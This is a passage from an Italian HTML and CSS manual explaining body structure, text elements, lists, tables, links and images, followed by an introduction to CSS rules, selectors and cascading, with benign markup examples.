A sua volta, il contenuto dell'elemento '**`BODY`**' è abbastanza «libero», nel senso che si possono inserire blocchi di testo di vario tipo, senza una struttura preordinata.

261.1 Delimitazione di blocchi e di testo normale

Per ovviare alla mancanza di una struttura prestabilita, è possibile raggruppare dei blocchi di testo o del testo normale attraverso gli elementi '**`DIV`**' e '**`SPAN`**' rispettivamente.

Gli obiettivi che ci si possono prefiggere in questo modo possono essere molti. In generale si sfrutta la possibilità di attribuire a questi elementi degli attributi per qualche scopo.

```
<DIV ID="capitolo-1" CLASS="capitolo">
<!-- contenuto del capitolo -->
...
...
</DIV>
```

Questo esempio mostra una situazione in cui l'elemento '**`DAT`**' viene utilizzato per delimitare una parte del corpo del documento, a cui viene attribuita la classe '**`capitolo`**' e la stringa di identificazione '**`capitolo-1`**'.

```
Il sig. <SPAN CLASS="nome">Tizio Tizi</SPAN> è andato...
```

In questo nuovo esempio, si usa l'elemento '**`SPAN`**' per delimitare il testo che indica il nome di una certa persona. In questo modo viene anche attribuita l'appartenenza alla classe '**`nome`**', cosa che può tornare utile per rendere i nomi in modo diverso attraverso un foglio di stile.

261.2 Titoli e struttura implicita del testo

Ciò che nel testo rappresenta un titolo di una sezione, si indica utilizzando gli elementi che vanno da '**`H1`**' a '**`H6`**'. Intuitivamente, il primo rappresenta un titolo di importanza maggiore, mentre l'ultimo è quello di importanza minore.

L'utilizzo corretto dei titoli attraverso questi elementi è molto importante perché può permettere a un sistema di visualizzazione o composizione di conoscerne la gerarchia e generare così un indice generale (se richiesto). In taluni casi si può arrivare anche a ottenere una numerazione di questi titoli in modo automatico.

```
...
<H1>Titolo principale</H1>
...
<H2>Titolo di livello inferiore</H2>
...
<H1>Altro titolo principale</H1>
...
```

Gli elementi che rappresentano dei titoli sono fatti per contenere testo normale ed elementi che non rappresentano blocchi separati.

> È importante ricordare che il titolo del documento HTML, quello che si indica nell'elemento '**`TITLE`**' nell'intestazione, ovvero all'interno dell'elemento '**`HEAD`**', di norma non viene rappresentato. Per questo, spesso, il titolo del documento viene riproposto in un titolo '**`H1`**'.

L’esempio seguente mostra un pezzo di documento strutturato in capitoli e sezioni, delimitati formalmente attraverso l’elemento ‘**DIV**’:

```
<DIV CLASS="capitolo" ID="capitolo-1">
<H1>Trattato di bla bla bla</H1>

<P>Questo trattato tratta di aria fritta...</P>

<DIV CLASS="sezione" ID="sezione-1-1">
<H1>Dettagli</H1>

<P>Questa è una sezione inutile di un trattato
inutile...</P>

</DIV>
</DIV>
```

Lo scopo di ciò può essere quello di attribuire stili particolari alle varie parti gerarchie del documento. Inoltre, l’utilizzo dell’attributo ‘**ID**’ nell’elemento ‘**DIV**’ che introduce ogni blocco gerarchico può rappresentare un modo coerente per farvi riferimento.

261.3 Testo

Il testo normale è ciò che è contenuto in un «blocco» di testo. Il caso più comune di blocco di testo è rappresentato dall’elemento ‘**P**’, utilizzato per dividerlo idealmente in paragrafi.

All’interno di un blocco, salvo casi particolari, il testo viene reso in modo da adattarsi alle dimensioni imposte dal sistema di visualizzazione o di composizione. In pratica, viene suddiviso in modo conveniente, ignorando le interruzioni di riga e le righe vuote aggiunte.

È opportuno fare attenzione all’uso degli spazi all’interno degli elementi che contengono testo normale: si dovrebbe evitare di iniziare o concludere un elemento con uno spazio. In pratica, si deve evitare di scrivere qualcosa come:

```
<P>Bla bla bla <EM> evviva </EM> bla bla.</P>
```

Al suo posto bisogna invece limitarsi a scrivere:

```
<P>Bla bla bla <EM>evviva</EM> bla bla.</P>
```

261.3.1 Paragrafi e interruzioni

Si è già accennato al fatto che le righe vuote vengono ignorate in HTML. In effetti, l’interruzione di un paragrafo deve essere segnalata sempre esplicitamente, almeno attraverso l’indicazione dell’inizio di questo. Si osservi l’esempio seguente; anche se appare ovvio che il testo successivo alla dichiarazione del titolo è un paragrafo, questo modo non è ammissibile.

```
...
<H1>Titolo principale</H1>
Primo paragrafo che descrive qualcosa
che non serve precisare oltre.
<p>Paragrafo successivo.
<H1>Altro argomento</H1>
...
```

HTML ignora le righe bianche (possono contenere spazi e caratteri di tabulazione, oltre ai caratteri di conclusione della riga), per cui la separazione dei paragrafi attraverso l’inserzione di righe non serve a nulla.

Se si vuole ottenere l'interruzione della riga, in modo che il testo riprenda all'inizio, ma senza interrompere il paragrafo, potrebbe convenire l'utilizzo dell'elemento '**BR**', come nell'esempio seguente:

```
<P>Paragrafo che descrive qualcosa:<BR>
questa riga fa parte dello stesso paragrafo
che inizia con la riga precedente.</P>
```

Se si vogliono evitare i problemi causati dalle differenze nella composizione del risultato da parte dei programmi di navigazione, conviene ridurre al minimo l'uso di questo tipo di interruzione di riga.

Per separare il testo esiste anche la possibilità di utilizzare delle righe di separazione orizzontale: '**HR**' (*Horizontal rule*). Si tratta di elementi vuoti, per cui non si usa il marcatore di conclusione.

261.3.2 Elementi tipici utilizzati all'interno delle frasi

Nell'ambito del testo normale, si possono racchiudere alcune parti, per qualche motivo, all'interno di elementi specifici. Le situazioni tipiche riguardano l'evidenziamento, come nel caso degli elementi '**EM**' e '**STRONG**'.

```
... il <EM>codice di interruzione di riga</EM> è ciò
che separa le righe ...
```

La tabella 261.1 elenca gli elementi più comuni di questo tipo.

Tabella 261.1. Elementi da usare all'interno delle frasi.

Elemento	Significato
EM	Testo enfatizzato, di solito in corsivo.
STRONG	Testo evidenziato, di solito in neretto.
CITE	Citazione, nel senso di chi o cosa viene citato.
Q	Testo citato.
DFN	Definizione.
CODE	Codice usato in elaborazione, di solito reso in carattere dattilografico.
SAMP	Testo risultato di un'elaborazione.
KBD	Testo da inserire attraverso la tastiera.
VAR	Variabile o argomento di un programma.
ABBR	Abbreviazione.
ACRONYM	Acronimo.
SUB	Testo a pedice.
SUP	Testo ad apice.

Vale la pena di vedere come si può abbinare l'attributo '**TITLE**' agli elementi '**ABBR**' e '**ACRONYM**'. In generale, questi due si possono intendere quasi come la stessa cosa: spesso l'acronimo è un'abbreviazione. A parte il problema di scegliere questo o quell'elemento, l'attributo '**TITLE**' diventa utile per specificare il modo in cui si traduce l'acronimo o l'abbreviazione:

```
<ACRONYM TITLE="World Wide Web">WWW</ACRONYM>
```

A volte, un'abbreviazione o un acronimo diventano parole con un'identità propria; come tale acquisisce anche una pronuncia, che probabilmente si vuole preservare, specialmente quando il documento HTML viene letto attraverso un sistema vocale. Anche a questo scopo può essere usato l'attributo '**TITLE**'.

261.3.3 Citazioni

Il testo che si riferisce a una citazione si può delimitare attraverso due elementi: '**BLOCKQUOTE**' quando si tratta di blocchi di testo e '**Q**' quando si tratta di qualcosa che viene inserito nel flusso del testo normale.

```
<BLOCKQUOTE CITE="http://www.brot.dg/testi/prova.html" LANG="it">
<P>Bla bla bla...
bla bla bla bla...
bla bla bla.</P>
</BLOCKQUOTE>
```

Dall'esempio si può osservare l'utilizzo dell'attributo '**CITE**' con il quale si può indicare l'URI da dove ottenere il testo originale o il testo completo; inoltre è stato inserito anche l'attributo '**LANG**' allo scopo di specificare il linguaggio del testo citato (presumibilmente diverso da quello generale).

```
<P><CITE>Tizio Tizi</CITE> ha detto:
<Q CITE="http://www.brot.dg/testi/prova.html" LANG="it">
Bla bla bla...
bla bla bla bla...
bla bla bla.</Q></P>
```

Questo esempio ulteriore fa uso dell'elemento '**Q**', ma in aggiunta si vede anche l'elemento '**CITE**' con il quale viene indicato l'autore del testo citato.

261.3.4 Testo preformattato

In un documento HTML, l'unico modo per preservare gli spazi orizzontali e le interruzioni di riga, è l'uso dell'elemento '**PRE**'. In generale, il risultato che si ottiene viene rappresentato utilizzando un carattere dattilografico.

```
<P>Il comando <CODE>ls -l /</CODE> genera un risultato simile a quello
seguente:</P>

<PRE>
drwxr-xr-x    2 root     root         2048 gen  6 18:38 bin
drwxr-xr-x    3 root     root         1024 dic 31 08:08 boot
drwxr-xr-x    4 root     root        18432 gen 24 14:23 dev
drwxr-xr-x   68 root     root         4096 gen 24 14:09 etc
drwxr-sr-x   14 root     root         1024 gen  3 19:32 home
drwxr-xr-x    5 root     root         4096 gen  6 16:32 lib
drwxr-xr-x   19 root     root         1024 ago 15 16:02 mnt
drwxr-xr-x    5 root     root         1024 nov  9 14:59 opt
dr-xr-xr-x   88 root     root            0 gen 24 14:07 proc
drwxr-xr-x   18 root     root         1024 dic 16 17:37 root
drwxr-xr-x    3 root     root         2048 gen  6 16:12 sbin
drwxrwxrwt    6 root     root         8192 gen 24 18:56 tmp
drwxr-xr-x   16 root     root         1024 gen  5 15:23 usr
drwxr-xr-x   15 root     root         1024 set 29 15:02 var
</PRE>
```

Per essere sicuri del risultato finale, è bene evitare l'uso di caratteri di tabulazione, preferendo piuttosto gli spazi normali.

261.4 Elenchi

In generale, esistono tre tipi di elenchi: puntati, numerati e descrittivi. L'elenco puntato viene definito utilizzando l'elemento '**`UL`**' (*Unordered list*), quello numerato si ottiene con l'elemento '**`OL`**' (*Ordered list*), quello descrittivo si ottiene con l'elemento '**`DL`**' (*Definition list*). Le voci degli elenchi puntati e numerati sono costituite da elementi '**`LI`**' (*List item*), mentre nel caso dell'elenco descrittivo il contenuto si articola in elementi '**`DT`**' (*Definition term*) e '**`DD`**' (*Definition description*).

```
<UL>
    <LI>prima voce di un elenco puntato;</LI>
    <LI>seconda voce di un elenco puntato;</LI>
    <LI>terza voce.</LI>
</UL>
```

```
<OL>
    <LI>prima voce di un elenco numerato;</LI>
    <LI>seconda voce di un elenco numerato;</LI>
    <LI>terza voce.</LI>
</OL>
```

```
<DL>
    <DT>Resistenza</DT>
    <DT>Resistore</DT>
        <DD>Componente resistivo utilizzato in elettronica</DD>
    <DT>Condensatore</DT>
        <DD>Componente capacitivo...</DD>
</OL>
```

Gli esempi mostrano un uso molto semplice di questi elenchi. Si può osservare in particolare che nel caso dell'elenco descrittivo, gli elementi che delimitano il termine da descrivere possono essere più di uno simultaneamente.

Gli elementi '**`LI`**' e '**`DT`**' sono speciali, dal momento che possono contenere testo normale, come si vede negli esempi, oppure dei blocchi di testo. Questo, tra le altre cose, consente di realizzare degli elenchi più complessi.

```
<OL>
    <LI><P>prima voce di un elenco numerato;</P></LI>
    <LI><P>seconda voce di un elenco numerato;</P></LI>
    <LI>
        <P>terza voce che si articola ulteriormente:</P>
        <UL>
            <LI>bla bla bla</LI>
            <LI>bla bla bla</LI>
            <LI>bla bla bla</LI>
        </UL>
    </LI>
</OL>
```

261.5 Tabelle

Quando si iniziano a utilizzare le tabelle e si scoprono gli effetti che si riescono a ottenere, non se ne vorrebbe più fare a meno. In realtà, sarebbe bene utilizzare le tabelle il meno possibile, perché alcuni programmi per la visualizzazione di documenti HTML non sono in grado di gestirle in maniera ottimale. Qui viene data solo una spiegazione superficiale, che comunque dovrebbe essere sufficiente per l'uso normale.

La tabella è definita dall'elemento '**`TABLE`**'; al suo interno può essere inclusa una didascalia rappresentata dall'elemento '**`CAPTION`**', quindi il contenuto della tabella viene distinto in intestazione, piede e corpo, all'interno dei quali si inseriscono le righe della tabella stessa (figura 261.1).

Figura 261.1. Esempio di una tabella.

```
.-------------------------------------------.
| Articolo       | Descrizione              |      riga di intestazione
|================|==========================|
| 123xyz         | Bicicletta uomo          |  \
|----------------|--------------------------|  |
| 125xyz         | Bicicletta donna         |  >   corpo
|----------------|--------------------------|  |
| 121xyz         | Bicicletta bambino       |  /
|================|==========================|
| Articolo       | Descrizione              |      piede
`-------------------------------------------'
```

L'intestazione e il piede non sono obbligatori; in ogni caso, se si utilizzano vanno inseriti ordinatamente prima del corpo. Se non si indica l'intestazione o il piede, le righe che costituiscono il corpo non hanno bisogno di essere delimitate espressamente tra i marcatori che rappresentano l'elemento corrispondente. La tabella 261.2 riepiloga gli elementi utili nella realizzazione delle tabelle HTML.

Tabella 261.2. Elementi da usare per la realizzazione delle tabelle HTML.

Elemento	Significato
TABLE	Delimita la tabella.
CAPTION	Didascalia.
THEAD	Righe di intestazione.
TFOOT	Righe del piede.
TBODY	Righe del corpo.
TR	Riga normale.
TH	Elemento evidenziato di una riga.
TD	Elemento di una riga.

L'esempio seguente rappresenta una tabella molto banale, senza intestazione e senza piede:

```
<TABLE>
<TR><TD>uno</TD><TD>due</TD></TR>
<TR><TD>tre</TD><TD>quattro</TD></TR>
<TR><TD>cinque</TD><TD>sei</TD></TR>
</TABLE>
```

Il risultato è uno specchietto simile a quello che si vede di seguito:

```
---------------------------------
 uno            due
 tre            quattro
 cinque         sei
---------------------------------
```

Per aggiungere una riga di intestazione è necessario indicare in modo esplicito l'elemento '**TBODY**', che prima è stato sottinteso:

```
<TABLE>
<THEAD>
    <TR><TD>Primo</TD><TD>Secondo</TD></TR>
</THEAD>
<TBODY>
    <TR><TD>uno</TD><TD>due</TD></TR>
    <TR><TD>tre</TD><TD>quattro</TD></TR>
    <TR><TD>cinque</TD><TD>sei</TD></TR>
</TBODY>
</TABLE>
```

```
---------------------------------
 Primo          Secondo
---------------------------------
 uno            due
```

```
 tre           quattro
 cinque        sei
---------------------------------
```

L’esempio seguente aggiunge anche una didascalia molto breve:

```
<TABLE>
<CAPTION>
    Tabella banale
</CAPTION>
<THEAD>
    <TR><TD>Primo</TD><TD>Secondo</TD></TR>
</THEAD>
<TBODY>
    <TR><TD>uno</TD><TD>due</TD></TR>
    <TR><TD>tre</TD><TD>quattro</TD></TR>
    <TR><TD>cinque</TD><TD>sei</TD></TR>
</TBODY>
</TABLE>
```

```
        Tabella banale
---------------------------------
 Primo         Secondo
---------------------------------
 uno           due
 tre           quattro
 cinque        sei
---------------------------------
```

Le tabelle HTML possono essere molto più complesse di quanto è stato mostrato qui. Vale la pena di sottolineare il fatto che gli elementi ‘**`TD`**’, ovvero le celle all’interno delle righe, possono contenere sia testo normale, sia blocchi di testo. Inoltre, è fondamentale l’attributo ‘**`BORDER`**’ dell’elemento ‘**`TABLE`**’, con il quale si definisce la grandezza del contorno della tabella:

```
<TABLE BORDER="1">
    ...
    ...
</TABLE>
```

261.6 Riferimenti ipertestuali

La sigla HTML fa riferimento esplicitamente a un sistema ipertestuale. Ci deve quindi essere un modo per creare questi collegamenti.

Un riferimento può essere fatto a una pagina intera o a un punto particolare di una pagina. Il riferimento può essere assoluto, cioè provvisto dell’indicazione del nodo e del percorso necessario a raggiungere la pagina, oppure può essere relativo al nodo attuale.

Per i riferimenti si utilizza l’elemento ‘**`A`**’ ed eventualmente l’attributo ‘**`ID`**’ di molti altri elementi.

261.6.1 Riferimenti a una pagina intera

Un riferimento a una pagina intera, con l’indicazione del percorso assoluto per raggiungerla, viene fatto come nell’esempio seguente:

```
<A HREF="http://www.brot.dg/prove/prova.html">Pagina di prova</A>
```

Nell’esempio, la frase «Pagina di prova» serve come punto di riferimento del puntatore a ‘`http://www.brot.dg/prove/prova.html`’.

Quando di realizza un documento HTML composto da più pagine collegate tra loro, è preferibile utilizzare riferimenti relativi, in modo da non dover indicare il nome del nodo in cui si trovano e nemmeno il percorso assoluto delle directory da attraversare per raggiungerle.

```
<A HREF="varie/nota.html">Annotazioni varie</A>
```

Nell'esempio, si vede un riferimento al file '`nota.html`' contenuto nella «directory» '`varie/`' discendente dalla directory corrente. La directory corrente, in questi casi, è quella in cui si trova la pagina contenente il puntatore.[1]

Il vantaggio di utilizzare riferimenti relativi, sta nella facilità con cui il documento può essere spostato o copiato in altri punti nel file system dello stesso o di un altro elaboratore (si veda anche quanto già scritto nel capitolo 259).

261.6.2 Riferimenti a una posizione di una pagina

All'interno di una pagina è possibile collocare delle etichette che poi possono servire per fare dei riferimenti, sia a partire dalla stessa pagina che da altre. L'esempio seguente mostra un esempio di un'etichetta molto semplice.

```
<A NAME="introduzione"></A>
```

Si usa quindi lo stesso elemento che serve per creare un puntatore, ma con l'attributo '**`NAME`**'. L'argomento dell'attributo '**`NAME`**' (in questo caso è la parola '**`introduzione`**'), identifica quel punto.

Per fare riferimento a un'etichetta nella stessa pagina si può usare la forma dell'esempio seguente, con il quale si vuole puntare all'etichetta appena creata.

```
<A HREF="#introduzione">Introduzione</A>
```

Si utilizza l'opzione '**`HREF`**' come al solito, ma il suo argomento è il nome dell'etichetta preceduta dal simbolo '**`#`**'. Evidentemente, ciò è necessario per evitare di fare riferimento a un file con lo stesso nome.

Se si vuole fare riferimento a un'etichetta di un certo file, si utilizza la notazione solita, aggiungendo l'indicazione dell'etichetta.

```
<A HREF="http://www.brot.dg/varie/linux.html#introduzione">Introduzione
a GNU/Linux</A>
```

261.6.3 Collegamenti simmetrici

Si può osservare che l'elemento '**`A`**' serve sia per indicare un'etichetta, attraverso l'attributo '**`NAME`**', sia per definire un riferimento, attraverso l'attributo '**`HREF`**' (senza contare la possibilità di usare anche l'attributo '**`ID`**'). Questo fatto consente di realizzare dei riferimenti simmetrici, dove un riferimento è anche etichetta della terminazione opposta:

```
<A NAME="uno" HREF="#due">vai al punto due</A>
```

```
<A NAME="due" HREF="#uno">vai al punto uno</A>
```

L'esempio dovrebbe essere abbastanza chiaro: il primo puntatore punta al secondo, che a sua volta punta al primo.

261.6.4 Utilizzo dell'attributo ID

L'attributo '**`ID`**' è una generalizzazione attraverso la quale si attribuisce un'identità a un elemento. Può essere usato come destinazione per un riferimento fatto attraverso l'elemento '**`A`**' con l'attributo '**`HREF`**', ma il suo scopo è più ampio.

---

[1] Qui viene usato il termine «directory», ma in pratica potrebbe anche non essere esattamente una directory vera e propria.

In generale, quando si realizzano dei riferimenti ipertestuali dovrebbe essere più conveniente l'indicazione di etichette attraverso l'attributo '**`NAME`**', dal momento che ci possono essere ancora dei navigatori o altri sistemi di lettura di file HTML che non sono in grado di riconoscere l'attributo '**`ID`**'.

261.7 Inserzioni di oggetti

Un documento HTML può contenere riferimenti a «oggetti» esterni. Nei casi più comuni si tratta di immagini o di applet, ma il concetto riguarda qualunque altra cosa che possa essere incorporata nel documento. Come si può supporre, l'elemento attraverso cui si includono gli oggetti è '**`OBJECT`**'. La tabella 261.3 elenca alcuni degli attributi di questo elemento.

Tabella 261.3. Alcuni attributi dell'elemento '**`OBJECT`**'.

Attributo	Significato
DATA	Riferimento al file dell'oggetto.
TYPE	Tipo di oggetto.
STANDBY	Messaggio di attesa durante il caricamento dell'oggetto.

Come si può intuire, il minimo per importare un oggetto richiede almeno l'uso dell'attributo '**`DATA`**'; inoltre, in generale è opportuno aggiungere anche l'attributo '**`TYPE`**' per precisare subito il tipo di oggetto.

L'elemento '**`OBJECT`**' non può essere vuoto; ciò che racchiude è quello che deve essere mostrato nel caso non sia possibile raggiungere l'oggetto indicato, oppure non sia possibile gestire l'oggetto stesso. Di solito si tratta di testo normale, ma potrebbe trattarsi di altri oggetti alternativi.

```
<OBJECT DATA="esempio.jpg" TYPE="image/jpg">Immagine di esempio</OBJECT>
```

L'esempio mostra l'inclusione di un'immagine, '`esempio.jpg`', che nel caso non possa essere raggiunta o visualizzata, viene rimpiazzata con la frase: «Immagine di esempio». L'esempio seguente, al contrario, tenta di visualizzare un'altra immagine in un formato alternativo; se poi anche quella non è accessibile o visualizzabile, si passa al testo di prima:

```
<OBJECT DATA="esempio.png" TYPE="image/png">
    <OBJECT DATA="esempio.jpg" TYPE="image/jpg">
        Immagine di esempio
    </OBJECT>
</OBJECT>
```

261.7.1 Immagini

Il tipo di immagine che può essere visualizzata dipende solo dalle limitazioni del programma di navigazione o di composizione. Generalmente si possono utilizzare solo i formati GIF, JPG e PNG (in pratica le estensioni '`.gif`', '`.jpg`' e '`.png`').[2]

I riferimenti a file di immagine si fanno attraverso l'elemento '**`OBJECT`**' oppure '**`IMG`**'. In generale, per ottenere un documento HTML adatto alla maggior parte di programmi per la navigazione, conviene ancora utilizzare il vecchio elemento '**`IMG`**', come nell'esempio seguente:

```
<IMG SRC="http://www.brot.dg/varie/immagini/logo.jpg" ALT="Logo">
```

L'elemento '**`IMG`**' è vuoto, pertanto non si usa il marcatore di conclusione. Come si vede dall'esempio, si utilizza l'attributo '**`SRC`**' per definire la collocazione del file contenente l'immagine,

[2] Il formato PNG è accettato solo da alcuni programmi di navigazione, di conseguenza non è sempre consigliabile il suo utilizzo; inoltre, il formato GIF è brevettato e il suo utilizzo non è libero.

l'attributo '**ALT**' per indicare una descrizione alternativa nel caso in cui l'immagine non possa essere visualizzata. La stessa cosa avrebbe potuto essere espressa con l'elemento '**OBJECT**' nel modo seguente:

```
<OBJECT DATA="http://www.brot.dg/varie/immagini/logo.jpg" TYPE="image/jpg">
    Logo
</OBJECT>
```

Generalmente, per evitare problemi di compatibilità con i vari programmi di navigazione, è meglio evitare di fare scorrere il testo a fianco delle immagini, per cui è bene staccare il testo normale racchiudendolo esplicitamente all'interno di un elemento '**P**' (paragrafo).

```
<IMG SRC="immagini/logo.jpg" ALT="Logo">
<P>...testo che segue l'immagine...
```

L'immagine può essere utilizzata anche come pulsante per un riferimento ipertestuale, quando è contenuta all'interno di questo ultimo. In tali casi è particolarmente importante ricordare di inserire l'attributo '**ALT**', che diventa un'alternativa indispensabile nel caso in cui l'immagine non possa essere visualizzata.

```
<A HREF="varie/nota.html"><IMG SRC="img/nota.jpg" ALT="Annotazioni varie"></A>
```

Naturalmente, se fosse necessario ricordarlo, non è obbligatorio che tutto si trovi sulla stessa riga, quindi l'esempio precedente può anche essere assemblato come indicato qui sotto:

```
<A HREF="varie/nota.html">
        <IMG SRC="immagini/nota.jpg" ALT="Annotazioni varie">
</A>
```

261.8 Riferimenti

- W3C

  <*http://www.w3.org*>

- W3C, *Technical Reports and Publications*

  <*http://www.w3.org/TR/*>

- W3C, *HTML 4.01 Specification*

  <*http://www.w3.org/TR/html401/*>

CSS

I fogli di stile CSS (*Cascading style sheet*) rappresentano un metodo semplice per consentire di dichiarare e abbinare degli stili di composizione ai documenti HTML e ad altri tipi di sistemi SGML.

Attualmente il lavoro su CSS ha generato due «livelli», CSS1 e CSS2, intesi come la prima e la seconda versione del linguaggio di stile CSS. Teoricamente, il linguaggio CSS deve essere compatibile sia verso l'alto che verso il basso, nel senso che il primo livello CSS è compatibile con il secondo e il secondo è compatibile con il primo. In pratica, le estensioni fatte al linguaggio nel CSS2 sono tali per cui dovrebbero essere ignorate semplicemente dai programmi in grado di interpretare correttamente solo CSS1.

In questo capitolo si introduce il linguaggio CSS affrontando solo parte delle caratteristiche del primo livello, con qualche annotazione eventuale sul secondo. Nella sezione 260.2 è già stato mostrato in quanti modi si può includere un foglio di stile CSS in un documento HTML, pertanto questo particolare non verrà riproposto.

262.1 Logica del linguaggio CSS

Nella documentazione di CSS, le sue istruzioni vengono definite «regole», che si esprimono sinteticamente secondo la forma seguente, dove le parentesi graffe fanno parte della dichiarazione della regola:

```
selettore { dichiarazione }
```

Il principio è molto semplice: il «selettore» rappresenta qualcosa all'interno del documento; la dichiarazione è ciò che si vuole ottenere su tale oggetto. All'interno di una regola si possono raggruppare più selettori, applicando così le stesse dichiarazioni; inoltre si possono indicare più dichiarazioni: i selettori si separano con la virgola; le dichiarazioni si separano con un punto e virgola:

```
selettore[, selettore]... { dichiarazione[; dichiarazione]... }
```

Le regole possono essere scritte anche utilizzando più righe di testo normale, per cui, la stessa sintassi appena mostrata potrebbe essere scritta anche come nel modo seguente (si osservi l'aggiunta di un punto e virgola ulteriore):

```
selettore[, selettore]... {
       dichiarazione;
       [dichiarazione;]
       ...
}
```

Teoricamente, quando si scrivono le regole iniziando ogni dichiarazione in una riga separata, è possibile evitare l'aggiunta del punto e virgola finale, ma questa scorciatoia non è consigliabile in generale.

Le dichiarazioni si scompongono a loro volta in proprietà e valori loro assegnati:

```
selettore[, selettore]... {
       proprietà: valore [valore_alternativo]...;
       [proprietà: valore [valore_alternativo]...;]
       ...
}
```

Come si vede, alle proprietà si possono assegnare più valori alternativi, in ordine di importanza.

Si osservi l'esempio seguente: attribuisce il colore blu al testo degli elementi '**`H1`**' di un documento HTML:

```
H1 { color: blue }
```

L'esempio successivo indica l'utilizzo di uno sfondo composto da un'immagine esterna per il corpo del documento, specificando che in mancanza dell'immagine, o in mancanza della possibilità di rappresentarla si può utilizzare uno sfondo bianco:

```
BODY { background: url(fondale.jpg) white }
```

Si intuisce che il nome del file contenente l'immagine è stato indicato come argomento di quello che sembra essere una funzione: '**`url()`**'. Si osservi comunque che questa funzione fa riferimento a un URI e non a un URL, come fa intendere erroneamente il suo nome.

I commenti in un foglio di stile CSS si rappresentano in modo simile al linguaggio C, nella forma:

```
/* testo_ignorato */
```

262.1.1 Ereditarietà e collegamento in cascata

Una caratteristica fondamentale del linguaggio CSS è l'ereditarietà di talune caratteristiche in certe circostanze. Per comprendere il significato della cosa basta pensare alla struttura dell'HTML, o a un altro linguaggio SGML in generale: se si attribuisce una caratteristica stilistica a un elemento che per sua natura ne può contenere altri, ci si aspetta intuitivamente che questa si trasmetta anche ai livelli inferiori se applicabile, a meno che per tali elementi sia stato definito espressamente qualcosa di diverso.

Volendo fare un esempio più pratico, si può immaginare una caratteristica riferita alla dimensione del carattere di un blocco di testo. Se questo blocco contiene delle porzioni di testo delimitate da altri elementi, che possono servire per ottenere un testo enfatizzato in qualche modo, è normale attendersi che per queste porzioni venga utilizzata la stessa dimensione del carattere, senza bisogno di dichiarare esplicitamente e dettagliatamente questa richiesta.[1]

In generale, per quanto riguarda l'HTML, è normale assegnare all'elemento '**`BODY`**' le caratteristiche generali di tutto il documento, sfruttando il principio di ereditarietà.

L'altra caratteristica fondamentale del linguaggio CSS è la possibilità di definire gli stili in cascata. Questo significa che si possono abbinare assieme più fogli di stile e che nel complesso che si crea, ci possono essere regole che si contraddicono a vicenda. Evidentemente, in questi casi viene applicato un criterio di scelta, che verrà descritto più avanti.

262.1.2 Selettori

Il selettore di una regola CSS è qualcosa che rappresenta una parte del testo a cui si vogliono applicare le dichiarazioni relative. Nella situazione più semplice, il selettore viene indicato con il nome dell'elemento a cui si attribuisce. In questo modo, le dichiarazioni si applicano a tutti gli elementi di quel tipo. Nell'esempio seguente, che è già stato usato in precedenza, si attribuisce il colore blu al testo che compone tutti gli elementi '**`H1`**':

```
H1 { color: blue }
```

Tutti gli elementi HTML che si possono utilizzare nel corpo di tale tipo di documento possono utilizzare l'attributo '**`CLASS`**'. Questo permette di attribuire loro una «classe», ovvero un gruppo, di solito nell'ambito di quel tipo di elemento. Per indicare un selettore che faccia riferimento a una classe specifica di un certo elemento, si usa la notazione seguente:

[1] In generale, il buon senso dovrebbe essere sufficiente per intendere quando una caratteristica viene ereditata e quando questo non può succedere.

[*elemento*] . *classe*

Come si vede, l'indicazione dell'elemento è facoltativa, in modo tale che, se non lo si indica, si faccia riferimento a tutti gli elementi che appartengono a quella stessa classe. L'esempio seguente mostra il caso degli elementi '**P**' che appartengono alla classe '**nota**', a cui viene abbinato il colore rosso per il testo:

```
P.nota { color: red }
```

L'esempio seguente mostra invece l'utilizzo di un selettore che fa riferimento a una classe di qualunque elemento:

```
.calmante { color: green }
```

Un selettore può essere anche più specifico e arrivare a individuare un elemento preciso nel documento HTML, attraverso il riferimento all'attributo '**ID**':

[*elemento*] #*identificativo*

In questa situazione non è necessario indicare il nome dell'elemento, dato che la stringa di identificazione è già un dato univoco per conto proprio. Al contrario, se si sbaglia l'indicazione dell'elemento, si annulla la validità della regola relativa, perché non può essere applicata. L'esempio seguente attribuisce all'elemento '**P**' identificato dalla stringa '**xyz**' il colore blu:

```
P#xyz { color: blu }
```

La stessa cosa avrebbe potuto essere ottenuta all'interno dello stesso file HTML attraverso l'attributo '**STYLE**' con una dichiarazione simile a quella seguente:

```
<P ID="xyz" STYLE="color: blu">bla bla bla</P>
```

Un selettore può essere composto in modo da definire la dipendenza da un contesto. In altri termini, si può definire un selettore che dipende da un altro:

selettore *sottoselettore* [*sotto_sottoselettore*]...

Il primo selettore indica un ambito, all'interno del quale andrà cercata la corrispondenza per il secondo selettore, continuando eventualmente ad aumentare il dettaglio con altri selettori più specifici. Si osservi l'esempio seguente; serve a fare riferimento agli elementi '**EM**' che si trovano all'interno di un elemento '**H1**':

```
H1 EM { color: green }
```

È importante distinguere il raggruppamento di selettori dalla definizione di un contesto più dettagliato come in questo caso. Infatti, per raggruppare i selettori si utilizza la virgola. L'esempio seguente applica il colore verde a tutti gli elementi '**EM**' contenuti all'interno di elementi '**H1**' o '**H2**':

```
H1 EM, H2 EM { color: green }
```

Un selettore può anche individuare una pseudo-classe, ovvero una zona di testo che viene individuata dal programma che si occupa di interpretare il documento HTML, che non corrisponde a elementi e classi indicati espressamente:

[*elemento*] [. *classe*] : *pseudo_classe*

Il caso tipico di una pseudo-classe è quella che delimita la prima lettera di un elemento: '**first-letter**'. L'esempio seguente serve a ottenere una lettera iniziale più grande in tutti gli elementi '**P**' di classe '**primo**':

```
P.primo:first-letter {
    font-size: 200%;
    float: left;
}
```

262.1.3 Stili in cascata

I fogli di stile CSS possono essere uniti assieme in cascata. Tra le altre cose, ciò permette la definizione di uno o più stili da parte dell'autore e di uno o più stili personalizzati da parte dell'utente che legge il documento. Un file contenente lo stile CSS può incorporare altri file attraverso la direttiva '**`@import`**' che ha la sintassi seguente:

```
@import url(uri_foglio_di_stile);
```

Come si vede, riappare la funzione '**`url()`**' già mostrata in precedenza. In generale, le direttive di incorporazione dei fogli di stile esterni vanno collocate all'inizio del file, prima delle regole CSS.

Si è accennato al fatto che, nell'ambito dello stile complessivo che si ottiene, si possono generare dei conflitti tra dichiarazioni riferite alla stessa porzione di documento. Per scegliere quale dichiarazione deve avere la meglio, è necessario stabilire un peso differente, che dipende dal contesto e può anche essere condizionato attraverso l'aggiunta della stringa '**`! important`**' in coda alla dichiarazione:

```
H1 {
    color: black ! important;
    background: white ! important;
}
```

L'esempio mostra il caso in cui si tenta di aumentare il peso delle dichiarazioni che definiscono il colore del testo e dello sfondo negli elementi '**`H1`**'.

Viene descritta brevemente e in modo semplificato la sequenza attraverso cui vengono attribuite le caratteristiche dello stile.

